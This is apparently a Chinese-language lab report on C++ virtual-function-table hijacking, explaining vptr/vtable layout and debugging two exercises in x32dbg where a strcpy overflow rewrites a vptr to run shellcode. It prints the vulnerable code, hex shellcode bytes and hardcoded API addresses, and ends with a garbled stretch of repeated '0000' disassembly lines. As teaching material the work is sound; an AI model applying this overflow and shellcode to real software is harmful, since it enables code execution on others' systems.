


1 虚函数攻击的基本原理


1.1 虚函数

- 什么是虚函数
 - 虚函数是C++实现多态性的重要方式。关于多态，简而言之就是用父类型的指针指向其子类的实例，然后通过父类的指针调用实际子类的成员函数。这种技术可以让父类的指针有“多种形态”，这是一种泛型技术。C++的多态分为静态多态（编译时多态）和动态多态（运行时多态）两大类。静态多态通过重载、模板来实现；动态多态就是通过虚函数来体现的。
 - 虚函数（Virtual Function）是通过一张虚函数表vtbl（Virtual Table）来实现的。当一个类声明了虚函数或者继承了虚函数，这个类就会有自己的vtbl。对于一个包含虚函数的类的对象，在它的其他成员变量前会有一个虚表指针vptr（virtual table pointer），vptr指向它自己的虚表vtbl。当调用一个虚函数时，首先通过对象内存中的vptr找到虚函数表vtbl，接着通过vtbl找到对应虚函数的实现区域并进行调用。
- 包含虚函数的类的对象的内存布局



1.2 虚函数攻击

- 由于C++虚函数表vtbl本身不可写，而虚函数表指针vptr一般处于可读数据段是可写的，对于C++虚函数的攻击也的本质可以称之为C++虚函数表的劫持。我们可以在实例调用虚函数之前，修改虚函数表的指针，让它指向伪造的虚函数表，在伪造的虚函数表中让虚函数指针指向shellcode



2 调试虚函数攻击代码

2.1 虚函数

2.1.1 分析程序流程

- ```
1 class vf
2 {
3 public:
4 char buf[200];
5 virtual void test(void)
6 {
7 cout<<"class vtable::test()"<<endl;
8 }
9 };
10 vf overflow, *p;
```

声明了一个类，具有一个成员变量buf和一个虚函数test，同时创建了一个它的实例overflow和一个指向该类的指针

- ```
1 void main(void)
2 {
3     LoadLibrary("user32.dll");
4     char * p_vtable;
5     p_vtable=overflow.buf-4;//point to virtual table
6     //__asm int 3
7     //reset fake virtual table to 0x004088cc
8     //the address may need to adjusted via runtime debug
9     p_vtable[0]=0x30;
10    p_vtable[1]=0xE4;
11    p_vtable[2]=0x42;
12    p_vtable[3]=0x00;
13    strcpy(overflow.buf,shellcode1);//set fake virtual function pointer
14    p=&overflow;
15    p->test();
16 }
```

加载了动态链接库 "user32.dll"；通过实例 overflow 成员变量 buf 的地址，找到实例 overflow 的虚表指针 vptr，修改虚表指针的地址。之后 strcpy(overflow.buf,shellcode1) 函数，利用缓冲区溢出的方式，植入shellcode；之后调用实例 overflow 的虚函数 test()；而此时它的虚表指针已经发生了变化了，所以运行的应该是shellcode。

- shellcode关键代码分析

地址	机器码	汇编代码	作用
0042E39C	33DB	xor ebx,ebx	将ebx置零
0042E39E	53	push ebx	将0入栈，作为截断字符
0042E39F	68 62757074	push 0x74707562	将字符串"bupt"入栈
0042E3A4	68 62757074	push 0x74707562	将字符串"bupt"入栈
0042E3A9	8BC4	mov eax,esp	eax中保存字符串"buptbupt"
0042E3AB	53	push ebx	0入栈，函数MessageBoxA () 的参数
0042E3AC	50	push eax	字符"buptbupt"入栈，函数MessageBoxA () 的参数
0042E3AD	50	push eax	字符"buptbupt"入栈，函数MessageBoxA () 的参数
0042E3AE	53	push ebx	0入栈，函数MessageBoxA () 的参数
0042E3AF	B8 683DE277	mov eax,0x77E23D68	
0042E3B4	FFD0	call eax	调用函数MessageBoxA ()

2.1.2 利用x32dbg进行动态调试

0040119C	B8 5CE34200	mov eax,vf.42E35C
004011A1	83E8 04	sub eax,0x4
004011A4	8945 FC	mov ecx,ss:[ebp-0x4],eax
004011A7	8B4D FC	mov ecx,ss:[ebp-0x4]
004011AA	C601 30	mov byte ptr ds:[ecx],0x30
004011AD	8B55 FC	mov edx,ss:[ebp-0x4]
004011B0	C642 01 E4	mov byte ptr ds:[edx+0x1],0xE4
004011B4	8B45 FC	mov eax,ss:[ebp-0x4]
004011B7	C640 02 42	mov byte ptr ds:[eax+0x2],0x42
004011BB	8B4D FC	mov ecx,ss:[ebp-0x4]
004011BE	C641 03 00	mov byte ptr ds:[ecx+0x3],0x0

定位到修改虚表指针的代码，首先利用 overflow 实例的成员变量 buf 定位到虚表指针，其中 vf.42e35c-4 就是虚表指针的位置，因为 overflow 实例是一个全局变量，所以这个指向虚函数表的指针存在于全局变量区，是可以修改的。

struct IMAGE_SECTION_HEADER SectionHeaders[2]	.data
> BYTE Name[8]	.data
> union Misc	
DWORD VirtualAddress	2A000h
DWORD SizeOfRawData	5000h

在修改前，在内存 vf.42e35c-4 处可以看到原本的虚表指针 0042E358 | 1C 80 42 00，它指向的虚表是在只读数据段的

struct IMAGE_SECTION_HEADER SectionHeaders[1]	.rdata	200h
> BYTE Name[8]	.rdata	200h
> union Misc		208h
DWORD VirtualAddress	28000h	20Ch
DWORD SizeOfRawData	2000h	210h

上面的这段代码将这个虚表指针修改了，修改成一个指向 0042e430 的指针， 0042E358 | 30 E4 42 00，在 0042e430 处保存新的虚表

- | | | |
|----------|-------------|----------------|
| 004011C2 | 68 50AE4200 | push vf.42AE50 |
| 004011C7 | 68 5CE34200 | push vf.42E35C |
| 004011CC | E8 BF240000 | call vf.403690 |

继续跟进，程序之后调用strcpy函数将shellcode复制到了 overflow 实例的成员变量 buf 上，而在这段内存中可以看到，修改之后的新的虚表的前四个字节是 class vf 的第一个虚函数，它指向了 shellcode 的开头，所以当 overflow 实例调用虚函数时，就会自动跳转到 shellcode 之中。

0042E358	30 E4 42 00	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90
0042E368	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90
0042E378	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90
0042E388	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90
0042E398	90 90 90 90	33 DB	53 68	62 75	70 74	68 62	75 70	74 68	62 75 70
0042E3A8	74 8B	C4 53	50 53	B8 68	3D E2	77 FF	D0 90	90 90	90 90
0042E3B8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90
0042E3C8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90
0042E3D8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90
0042E3E8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90
0042E3F8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90
0042E408	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90
0042E418	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90
0042E428	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90

- | | | |
|----------|----------------------|---------------------------------------|
| 004011D4 | C705 50E34200 58E342 | mov dword ptr ds:[0x42E350],vf.42E358 |
| 004011DE | 8B15 50E34200 | mov edx,dword ptr ds:[0x42E350] |
| 004011E4 | 8B02 | mov eax,dword ptr ds:[edx] |
| 004011E6 | 8B04 | mov esi,esp |
| 004011E8 | 8B0D 50E34200 | mov ecx,dword ptr ds:[0x42E350] |
| 004011EE | FF10 | call dword ptr ds:[eax] |

跟进代码到程序对虚函数 test() 的调用处：

- mov dword ptr ds:[0x42E350],vf.42E358：将 overflow 实例的地址赋值给一个指针，这个指针既表示 overflow 实例，也表示 overflow 实例的虚表指针
 - mov edx,dword ptr ds:[0x42E350] mov eax,dword ptr ds:[edx]：通过 overflow 实例的虚表指针找到它的虚表，虚表在 eax 中
 - call dword ptr ds:[eax]：直接调用虚表中的第一个函数，也就是程序以为的 test() 函数

这段代码跑完之后，函数自动跳转到 0042e35c，也就是虚表中的第一个函数的入口点


EIP → 0042E35C 90 nop

- | | | |
|----------|-------------|--------------------|
| 0042E39C | 33DB | xor ebx,ebx |
| 0042E39E | 53 | push ebx |
| 0042E39F | 68 62757074 | push 0x74707562 |
| 0042E3A4 | 68 62757074 | push 0x74707562 |
| 0042E3A9 | 8BC4 | mov eax,esp |
| 0042E3AB | 53 | push ebx |
| 0042E3AC | 50 | push eax |
| 0042E3AD | 50 | push eax |
| 0042E3AE | 53 | push ebx |
| 0042E3AF | B8 683DE277 | mov eax,0x77E23D68 |
| 0042E3B4 | FFD0 | call eax |

接下来执行 shellcode，这里对 MessageBoxA () 函数的地址有问题，可以通过 IDA 动态查询 MessageBoxA 的函数地址，修改程序之后执行。

user32.dll:75870FF0	user32_MessageBoxA proc near
user32.dll:75870FF0	
user32.dll:75870FF0	arg_0= dword ptr 8
user32.dll:75870FF0	arg_4= dword ptr 0Ch
user32.dll:75870FF0	arg_8= dword ptr 10h
user32.dll:75870FF0	arg_C= dword ptr 14h
user32.dll:75870FF0	
0042E39C	33DB xor ebx,ebx
0042E39E	53 push ebx
0042E39F	68 62757074 push 0x74707562
0042E3A4	68 62757074 push 0x74707562
0042E3A9	8BC4 mov eax,esp
0042E3AB	53 push ebx
0042E3AC	50 push eax
0042E3AD	50 push eax
0042E3AE	53 push ebx
0042E3AF	B8 F00F8775 mov eax,<user32._MessageBoxA@16>
0042E3B4	FFD0 call eax

执行完毕之后，程序可以成功弹出弹窗



2.2 虚函数思考题new

2.2.1 分析程序流程


- ```
1 class vf
2 {
3 public:
4 char buf[200];
5 virtual void test(void)
6 {
7 cout<<"class vtable::test()"<<endl;
8 }
9 };
10
11
12 class vf1
13 {
14 public:
15 char buf[64];
16 virtual void test(void)
17 {
18 cout<<"class vtable1::test()"<<endl;
19 }
20 };
21 vf overflow, *p;
22 vf1 overflow1, *p1;
```

声明了两个类，他们各自拥有一个成员变量和一个虚函数。之后各自创建了一个实例 `overflow`、`overflow1` 和一个指向各自实例的指针。

- ```
1 void main(int argc, char* argv[])
2 {
3     LoadLibrary("user32.dll");
4
5     if (argc == 3)
6     {
7         strcpy(overflow.buf,argv[1]);
8         strcpy(overflow1.buf,argv[2]); //set fake virtual function pointer
9         p=&overflow;
10        p->test();
11    }
12    else
13    {
14        printf("vf argv1 argv2\n");
15    }
16 }
17 }
18 }
19 }
```

首先加载了动态链接库 `user32.dll`，之后对主函数的参数个数进行判断，如果参数个数不为3就输出并退出，否则就将参数 `argv[1]` 和 `argv[2]` 赋值给 `overflow.buf` 和 `overflow1.buf`。此处就存在shellcode植入的机会，之后调用 `overflow.test()`。

2.2.2 利用x32dbg进行动态调试



随意输入两段利于定位的字符串，在程序执行完两端strcpy操作之后打个断点，观察内存情况。

```
0042EAFc 20 00 00 00 00 06 02 00 00 00 00 00 00 00 00 00 00
0042EB0c 00 00 00 00 38 80 42 00 32 32 32 32 00 00 00 00
0042EB1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042EB2c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042EB3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042EB4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042EB5c 31 31 31 31 00 00 00 00 00 00 00 00 00 00 00 00
0042EB6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042EB7c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042EB8c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

vptra of overflow1
argv[2]
1c 80 42 00
vptra of oberflow
argv[1]

- 可以利用 args[2] 复写 overflow 实例虚表，让他指向shellcode，并通过 args[1] 构造shellcode

```
1 # args[1]
2 '''
3     66 81 EC 40 04 33 DB 53
4     68 62 75 70 74 68 62 75
5     70 74 8B C4 53 50 50 53
6     B8 F0 0F 87 75 FF D0 53
7     B8 50 46 FF 76 FF D0 66
8     5C EB 42
9     '''
10
11 # args[2]
12 ''''
13     30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
14     30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
15     30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
16     30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
17     30 30 30 30 84 eb 42
18 ''''
```

- 其中，两个函数 MessageBoxA 和 ExitProcess 通过IDA动态调试得到地址

KERNEL32.DLL:76FF4650 kernel32_ExitProcess proc near

user32.dll:75870FF0 user32_MessageBoxA proc near


- 当两个字符串通过strcpy传入之后，内存情况如下

地址	十六进制
0042EAFc	20 00 00 00 00 06 02 00 00 00 00 00 00 00 00 00
0042EB0c	00 00 00 00 38 80 42 00 30 30 30 30 30 30 30 30
0042EB1c	30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
0042EB2c	30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
0042EB3c	30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
0042EB4c	30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
0042EB5c	66 81 EC 40 04 33 DB 53 68 62 75 70 74 68 62 75
0042EB6c	70 74 8B C4 53 50 50 53 B8 F0 0F 87 75 FF D0 53
0042EB7c	B8 50 46 FF 76 FF D0 66 5C EB 42 00 00 00 00
0042EB8c	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042EB9c	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042EBAC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

new vptra
84 EB 42 00
shellcode
vptra of oberflow

- 当程序调用 overflow 实例的虚函数 test() 时, 就会跳转到shellcode上, 然后成功输出弹窗, 并且程序可以正常运行

Address	Disassembly
0042EB5C	sub sp,0x440
0042EB61	xor ebx,ebx
0042EB63	push ebx
0042EB64	push 0x74707562
0042EB69	push 0x74707562
0042EB6E	mov eax,esp
0042EB70	push ebx
0042EB71	push eax
0042EB72	push eax
0042EB73	push ebx
0042EB74	mov eax,<user32._MessageBoxA@16>
0042EB79	call eax
0042EB7B	push ebx
0042EB7C	mov eax,<kernel32._ExitProcessImplementation@4>
0042EB81	call eax
0042EB83	pop sp
0042EB85	jmp vf.42EBC9



Address	Disassembly
0042EB91	0000
0042EB93	0000
0042EB95	0000
0042EB97	0000
0042EB99	0000
0042EB9B	0000
0042EB9D	0000
0042EB9F	0000
0042EBA1	0000
0042EBA3	0000
0042EBA5	0000
0042EBA7	0000
0042EBA9	0000
0042EBAB	0000
0042EBAD	0000
0042EBAF	0000
0042EBB1	0000
0042EBB3	0000
0042EBB5	0000
0042EBB7	0000
0042EBB9	0000
0042EBBB	0000
0042EBBD	0000
0042EBBF	0000
0042EBC1	0000
0042EBC3	0000
0042EBC5	0000
0042EBC7	0000
0042EBC9	0000
0042EBCB	0000
0042EBCD	0000
0042EBCE	0000
0042EBCF	0000
0042EBD1	0000
0042EBD3	0000
0042EBD5	0000
0042EBD7	0000
0042EBD9	0000
0042EBDB	0000
0042EBDD	0000
0042EBDF	0000
0042EBE1	0000
0042EBE3	0000
0042EBE5	0000
0042EBE7	0000
0042EBE9	0000
0042EBEB	0000
0042EBED	0000
0042EBEF	0000
0042EBF1	0000
0042EBF3	0000
0042EBF5	0000
0042EBF7	0000
0042EBF9	0000
0042EBFB	0000
0042EBFD	0000
0042EBFF	0000
0042EC01	0000
0042EC03	0000
0042EC05	0000
0042EC07	0000
0042EC09	0000
0042EC0B	0000
0042EC0D	0000
0042EC0F	0000
0042EC11	0000
0042EC13	0000
0042EC15	0000
0042EC17	0000
0042EC19	0000
0042EC1B	0000
0042EC1D	0000
0042EC1F	0000
0042EC21	0000
0042EC23	0000
0042EC25	0000
0042EC27	0000
0042EC29	0000
0042EC2B	0000
0042EC2D	0000
0042EC2F	0000
0042EC31	0000
0042EC33	0000
0042EC35	0000
0042EC37	0000
0042EC39	0000
0042EC3B	0000
0042EC3D	0000
0042EC3F	0000
0042EC41	0000
0042EC43	0000
0042EC45	0000
0042EC47	0000
0042EC49	0000
0042EC4B	0000
0042EC4D	0000
0042EC4F	0000
0042EC51	0000
0042EC53	0000
0042EC55	0000
0042EC57	0000
0042EC59	0000
0042EC5B	0000
0042EC5D	0000
0042EC5F	0000
0042EC61	0000
0042EC63	0000
0042EC65	0000
0042EC67	0000
0042EC69	0000
0042EC6B	0000
0042EC6D	0000
0042EC6F	0000
0042EC71	0000
0042EC73	0000
0042EC75	0000
0042EC77	0000
0042EC79	0000
0042EC7B	0000
0042EC7D	0000
0042EC7F	0000
0042EC81	0000
0042EC83	0000
0042EC85	0000
0042EC87	0000
0042EC89	0000
0042EC8B	0000
0042EC8D	0000
0042EC8F	0000
0042EC91	0000
0042EC93	0000
0042EC95	0000
0042EC97	0000
0042EC99	0000
0042EC9B	0000
0042EC9D	0000
0042EC9F	0000
0042ECA1	0000
0042ECA3	0000
0042ECA5	0000
0042ECA7	0000
0042ECA9	0000
0042ECAB	0000
0042ECAD	0000
0042ECAF	0000
0042ECB1	0000
0042ECB3	0000
0042ECB5	0000
0042ECB7	0000
0042ECB9	0000
0042ECBB	0000
0042ECBD	0000
0042ECBF	0000
0042ECC1	0000
0042ECC3	0000
0042ECC5	0000
0042ECC7	0000
0042ECC9	0000
0042ECCB	0000
0042ECCD	0000
0042ECCF	0000
0042ECD1	0000
0042ECD3	0000
0042ECD5	0000
0042ECD7	0000
0042ECD9	0000
0042ECDB	0000
0042ECDD	0000
0042ECDF	0000
0042ECE1	0000
0042ECE3	0000
0042ECE5	0000
0042ECE7	0000
0042ECE9	0000
0042EC EB	0000
0042ECED	0000
0042ECE F	0000
0042ECF1	0000
0042ECF3	0000
0042ECF5	0000
0042ECF7	0000
0042ECF9	0000
0042ECFB	0000
0042ECFD	0000
0042ECFF	0000
0042ED01	0000
0042ED03	0000
0042ED05	0000
0042ED07	0000
0042ED09	0000
0042ED0B	0000
0042ED0D	0000
0042ED0F	0000
0042ED11	0000
0042ED13	0000
0042ED15	0000
0042ED17	0000
0042ED19	0000
0042ED1B	0000
0042ED1D	0000
0042ED1F	0000
0042ED21	0000
0042ED23	0000
0042ED25	0000
0042ED27	0000
0042ED29	0000
0042ED2B	0000
0042ED2D	0000
0042ED2F	0000
0042ED31	0000
0042ED33	0000
0042ED35	0000
0042ED37	0000
0042ED39	0000
0042ED3B	0000
0042ED3D	0000
0042ED3F	0000
0042ED41	0000
0042ED43	0000
0042ED45	0000
0042ED47	0000
0042ED49	0000
0042ED4B	0000
0042ED4D	0000
0042ED4F	0000
0042ED51	0000
0042ED53	0000
0042ED55	0000
0042ED57	0000
0042ED59	0000
0042ED5B	0000
0042ED5D	0000
0042ED5F	0000
0042ED61	0000
0042ED63	0000
0042ED65	0000
0042ED67	0000
0042ED69	0000
0042ED6B	0000
0042ED6D	0000
0042ED6F	0000
0042ED71	0000
0042ED73	0000
0042ED75	0000
0042ED77	0000
0042ED79	0000
0042ED7B	0000
0042ED7D	0000
0042ED7F	0000
0042ED81	0000
0042ED83	0000
0042ED85	0000
0042ED87	0000
0042ED89	0000
0042ED8B	0000
0042ED8D	0000
0042ED8F	0000
0042ED91	0000
0042ED93	0000
0042ED95	0000
0042ED97	0000
0042ED99	0000
0042ED9B	0000
0042ED9D	0000
0042ED9F	0000
0042EDA1	0000
0042EDA3	0000
0042EDA5	0000
0042EDA7	0000
0042EDA9	0000
0042EDAB	0000
0042EDAD	0000
0042EDAF	0000
0042EDB1	0000
0042EDB3	0000
0042EDB5	0000
0042EDB7	0000
0042EDB9	0000
0042EDBB	0000
0042EDBD	0000
0042EDBF	0000
0042EDC1	0000
0042EDC3	0000
0042EDC5	0000
0042EDC7	0000
0042EDC9	0000
0042EDCB	0000
0042EDCD	0000
0042EDCF	0000
0042EDD1	0000
0042EDD3	0000
0042EDD5	0000
0042EDD7	0000
0042EDD9	0000
0042EDDB	0000
0042EDDD	0000
0042EDDF	0000
0042EDE1	0000
0042EDE3	0000
0042EDE5	0000
0042EDE7	0000
0042EDE9	0000
0042ED EB	0000
0042ED ED	0000
0042ED EF	0000
0042ED F1	0000
0042ED F3	0000
0042ED F5	0000
0042ED F7	0000
0042ED F9	0000
0042ED FB	0000
0042ED FD	0000
0042ED FF	0000
0042EE01	0000
0042EE03	0000
0042EE05	0000
0042EE07	0000
0042EE09	0000
0042EE0B	0000
0042EE0D	0000
0042EE0F	0000
0042EE11	0000
0042EE13	0000
0042EE15	0000
0042EE17	0000
0042EE19	0000
0042EE1B	0000
0042EE1D	0000
0042EE1F	0000
0042EE21	0000
0042EE23	0000
0042EE25	0000
0042EE27	0000
0042EE29	0000
0042EE2B	0000
0042EE2D	0000
0042EE2F	0000
0042EE31	0000
0042EE33	0000
0042EE35	0000
0042EE37	0000
0042EE39	0000
0042EE3B	0000
0042EE3D	0000
0042EE3F	0000
0042EE41	0000
0042EE43	0000
0042EE45	0000
0042EE47	0000
0042EE49	0000
0042EE4B	0000
0042EE4D	0000
0042EE4F	0000
0042EE51	0000
0042EE53	0000
0042EE55	0000
0042EE57	0000
0042EE59	0000
0042EE5B	0000
0042EE5D	0000
0042EE5F	0000
0042EE61	0000
0042EE63	0000
0042EE65	0000
0042EE67	0000
0042EE69	0000
0042EE6B	0000
0042EE6D	0000
0042EE6F	0000
0042EE71	0000
0042EE73	0000
0042EE75	0000
0042EE77	0000
0042EE79	0000
0042EE7B	0000
0042EE7D	0000
0042EE7F	0000
0042EE81	0000
0042EE83	0000
0042EE85	0000
0042EE87	0000
0042EE89	0000
0042EE8B	0000
0042EE8D	0000
0042EE8F	0000
0042EE91	0000
0042EE93	0000
0042EE95	0000
0042EE97	0000
0042EE99	0000
0042EE9B	0000
0042EE9D	0000
0042EE9F	0000
0042EEA1	0000
0042EEA3	0000
0042EEA5	0000
0042EEA7	0000
0042EEA9	0000
0042EEAB	0000
0042EEAD	0000
0042EEAF	0000
0042EEB1	0000
0042EEB3	0000
0042EEB5	0000
0042EEB7	0000
0042EEB9	0000
0042EEBB	0000
0042EEBD	0000
0042EEBF	0000
0042EEC1	0000
0042EEC3	0000
0042EEC5	0000
0042EEC7	0000
0042EEC9	0000
0042EECB	0000
0042EECD	0000
0042EECF	0000
0042EED1	0000
0042EED3	0000
0042EED5	0000
0042EED7	0000
0042EED9	0000
0042EEDB	0000
0042EEDD	0000
0042EEDF	0000
0042EEE1	0000
0042EEE3	0000
0042EEE5	0000
0042EEE7	0000
0042EEE9	0000
0042EE EB	0000
0042EE ED	0000
0042EE EF	0000
0042EE F1	0000
0042EE F3	0000
0042EE F5	0000
0042EE F7	0000
0042EE F9	0000
0042EE FB	0000
0042EE FD	0000
0042EE FF	0000
0042EF01	0000
0042EF03	0000
0042EF05	0000
0042EF07	0000
0042EF09	0000
0042EF0B	0000
0042EF0D	0000
0042EF0F	0000
0042EF11	0000
0042EF13	0000
0042EF15	0000
0042EF17	0000
0042EF19	0000
0042EF1B	0000
0042EF1D	0000
0042EF1F	0000
0042EF21	0000
0042EF23	0000
0042EF25	0000
0042EF27	0000
0042EF29	0000
0042EF2B	0000
0042EF2D	0000
0042EF2F	0000
0042EF31	0000
0042EF33	0000
0042EF35	0000
0042EF37	0000
0042EF39	0000
0042EF3B	0000
0042EF3D	0000